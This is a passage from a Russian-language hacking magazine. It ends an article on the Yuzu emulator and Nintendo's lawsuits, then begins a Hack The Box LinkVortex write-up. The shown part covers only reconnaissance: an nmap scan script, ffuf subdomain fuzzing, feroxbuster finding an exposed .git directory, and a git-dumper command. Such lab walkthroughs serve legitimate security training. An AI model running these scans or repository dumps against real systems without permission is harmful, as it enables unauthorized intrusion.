Так что для сохранения игр метод «чистой комнаты» подходит не лучшим образом. А вот для клонирования чужих продуктов — вполне.

Метод не дает стопроцентных гарантий, но значительно уменьшает риск нарваться на судебное преследование за нарушение авторских прав. Хотя, если ты будешь мешать зарабатывать деньги крупной компании, ее юристы заинтересуются тобой в любом случае.

Например, юристы Nintendo судебными исками фактически уничтожили проект Yuzu — эмулятор Switch, который требовал для работы дампа игры, секретных ключей и оригинальной прошивки. Разработчики эмуляторов специально не включают их в дистрибутив, чтобы не нарваться на проблемы с законом.


yuzu 1639 | Puzzle Quest: The Legend Returns (64-х битный) | 1.0.1 | NVIDIA
[F] Файл
[E] Эмуляция
[V] Вид
[T] Инструменты
[M] Мультиплеер
[H] Помощь
Made with unity
PUZZLE QUEST
THE LEGEND RETURNS
PRESS TO CONTINUE
©2019 Infinite Interactive. Game software ©2019 D3 Go!
VULKAN HIGH DOCKED BILINEAR NO AA ГРОМКОСТЬ: 100%
Масштаб: 1x Игра: 51 FPS Кадр: 20.83 мс

Эмулятор Yuzu собственной персоной

Впрочем, сразу после скандала появилось несколько новых форков от анонимных разработчиков. Nintendo рассылает жалобы, и зеркала исходников банятся на GitHub, однако проект Yuzu продолжает жить под новой вывеской.

HTB LINKVORTEX

LinkVortex
OS
Linux
RELEASE DATE
07 Dec 2024
DIFFICULTY
Easy
POINTS
20

Повышаем привилегии в Linux через симлинки

В этом райтапе я покажу, как можно повысить привилегии в Linux, используя ссылки на важные файлы. Но прежде чем получить доступ к операционной системе, мы посканируем веб-приложение и выгрузим его исходные коды для анализа. Также прочитаем критические данные через LFI в системе Ghost.

RalfHacker
hackerralf8@gmail.com

Наша цель — получение прав суперпользователя на машине LinkVortex с учебной площадки Hack The Box. Уровень задания — легкий.

WARNING

Подключаться к машинам с HTB рекомендуется с применением средств анонимизации и виртуализации. Не делай этого с компьютеров, где есть важные для тебя данные, так как ты окажешься в общей сети с другими участниками.

РАЗВЕДКА

Сканирование портов

Добавляем IP-адрес машины в `/etc/hosts`:

```
10.10.11.47     linkvortex.htb
```

И запускаем сканирование портов.


Справка: сканирование портов

Сканирование портов — стандартный первый шаг при любой атаке. Он позволяет атакующему узнать, какие службы на хосте принимают соединение. На основе этой информации выбирается следующий шаг к получению точки входа.

Наиболее известный инструмент для сканирования — это Nmap. Улучшить результаты его работы ты можешь при помощи следующего скрипта:

```
#!/bin/bash
ports=$(nmap -p- --min-rate=500 $1 | grep ^[0-9] | cut -d '/' -f 1 | tr '
' ',' | sed s/,$//)
nmap -p$ports -A $1
```

Он действует в два этапа. На первом производится обычное быстрое сканирование, на втором — более тщательное сканирование, с использованием имеющихся скриптов (опция `-A`).




```
Nmap scan report for linkvortex.htb (10.10.11.47)
Host is up (0.39s latency).

PORT   STATE SERVICE VERSION
22/tcp open  ssh     OpenSSH 8.9p1 Ubuntu 3ubuntu0.10 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   256 3e:f8:b9:68:c8:eb:57:0f:cb:0b:47:b9:86:50:83:eb (ECDSA)
|_  256 a2:ea:6e:e1:b6:d7:e7:c5:86:69:ce:ba:05:9e:38:13 (ED25519)
80/tcp open  http    Apache httpd
|_http-title: BitByBit Hardware
|_http-generator: Ghost 5.58
| http-robots.txt: 4 disallowed entries
|_/ghost/ /p/ /email/ /r/
|_http-server-header: Apache
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel
```

Результат работы скрипта

Сканер нашел два открытых порта:

- 22 — служба OpenSSH 8.9p1;
- 80 — веб-сервер Apache.

По отчету сканирования видно, что на сервере развернута CMS Ghost 5.58, а также доступен файл `robots.txt`, содержащий список каталогов, которые не должен индексировать веб-сервер.


linkvortex.htb
Home
About
BitByBit Hardware
Your trusted source for detailed, easy-to-understand computer parts info

The Power Supply
A power supply unit (PSU) converts the alternating current (AC) from your wall outlet into direct current (DC) that the computer components...
Aug 5, 2024 • 2 min read

The CMOS
CMOS is a type of semiconductor technology used to store small amounts of data on the motherboard. This data includes system settings and...
May 7, 2024 • 2 min read

The Video Graphics Array
The term VGA can refer to either the Video Graphics Array specification or the physical VGA connector often used for computer video output. Below, I'll...
Apr 16, 2024 • 2 min read

Главная страница сайта

ТОЧКА ВХОДА

На сайте ничего интересного найти не удалось, поэтому приступим к сканированию.

Справка: сканирование веба с ffuf

Одно из первых действий при тестировании безопасности веб-приложения — это сканирование методом перебора каталогов, чтобы найти скрытую информацию и недоступные обычным посетителям функции. Для этого можно использовать программы вроде dirsearch и DIRB.


Я предпочитаю легкий и очень быстрый ffuf. При запуске указываем следующие параметры:

- `-w` — словарь (я использую словари из набора SecLists);
- `-t` — количество потоков;
- `-u` — URL;
- `-H` — HTTP-заголовок.

Место перебора помечается словом FUZZ.

Задаем параметры и запускаем **ffuf**:

```
ffuf -u http://linkvortex.htb/ -H 'Host: FUZZ.linkvortex.htb' -w
subdomains-top1million-110000.txt -t 128
```




```
________________________________________________

www2                    [Status: 301, Size: 230, Words: 14, Lines: 8, Duration: 294ms]
office                  [Status: 301, Size: 230, Words: 14, Lines: 8, Duration: 294ms]
db                      [Status: 301, Size: 230, Words: 14, Lines: 8, Duration: 294ms]
staging                 [Status: 301, Size: 230, Words: 14, Lines: 8, Duration: 294ms]
pop                     [Status: 301, Size: 230, Words: 14, Lines: 8, Duration: 294ms]
www.m                   [Status: 301, Size: 230, Words: 14, Lines: 8, Duration: 294ms]
exchange                [Status: 301, Size: 230, Words: 14, Lines: 8, Duration: 294ms]
old                     [Status: 301, Size: 230, Words: 14, Lines: 8, Duration: 294ms]
```

Результат сканирования поддоменов

В вывод попадают все варианты из списка, а значит, установим фильтр по коду ответа (параметр `-fc`).

```
ffuf -u http://linkvortex.htb/ -H 'Host: FUZZ.linkvortex.htb' -w
subdomains-top1million-110000.txt -t 128 -fc 301
```




```
________________________________________________

dev                     [Status: 200, Size: 2538, Words: 670, Lines: 116, Duration: 613ms]
```

Результат сканирования поддоменов

Теперь программа вывела только один поддомен `dev`. Обновляем запись в файле `/etc/hosts` и проверяем новый сайт через браузер.

```
10.10.11.47 linkvortex.htb dev.linkvortex.htb
```



dev.linkvortex.htb
LAUNCHING SOON
Our website is under construction. We'll be here soon with our new and exciting site.

Главная страница сайта dev

На сайте ничего интересного, но мы еще можем посканировать новый домен на предмет скрытых файлов и каталогов. На этот раз возьмем **feroxbuster**. При запуске используем следующие параметры:

- `-u` — URL;
- `-w` — словарь (из набора SecLists);
- `-t` — количество потоков;
- `-d` — глубина сканирования.

```
feroxbuster -u http://dev.linkvortex.htb/ -w files_interesting.txt -d
1 -t 128
```




```
404      GET        7l       23w      196c Auto-filtering found 404-like response and created new filter; toggle off with --dont-filter
403      GET        7l       20w      199c Auto-filtering found 404-like response and created new filter; toggle off with --dont-filter
200      GET      115l      255w     2538c http://dev.linkvortex.htb/
200      GET      115l      255w     2538c http://dev.linkvortex.htb//
200      GET        1l        1w       41c http://dev.linkvortex.htb/.git/HEAD
200      GET        8l       21w      201c http://dev.linkvortex.htb/.git/config
301      GET        7l       20w      239c http://dev.linkvortex.htb/.git => http://dev.linkvortex.htb/.git/
200      GET      115l      255w     2538c http://dev.linkvortex.htb/index.html
200      GET        1l        9w      175c http://dev.linkvortex.htb/.git/logs/HEAD
200      GET       15l       53w      868c http://dev.linkvortex.htb/.git/logs/
200      GET     2172l     8158w   958396c http://dev.linkvortex.htb/.git/index
```

Результат сканирования каталогов

Среди найденных каталогов присутствует `.git`, а значит, мы можем скопировать весь репозиторий с помощью git-dumper.

```
git-dumper http://dev.linkvortex.htb/.git/ .
```



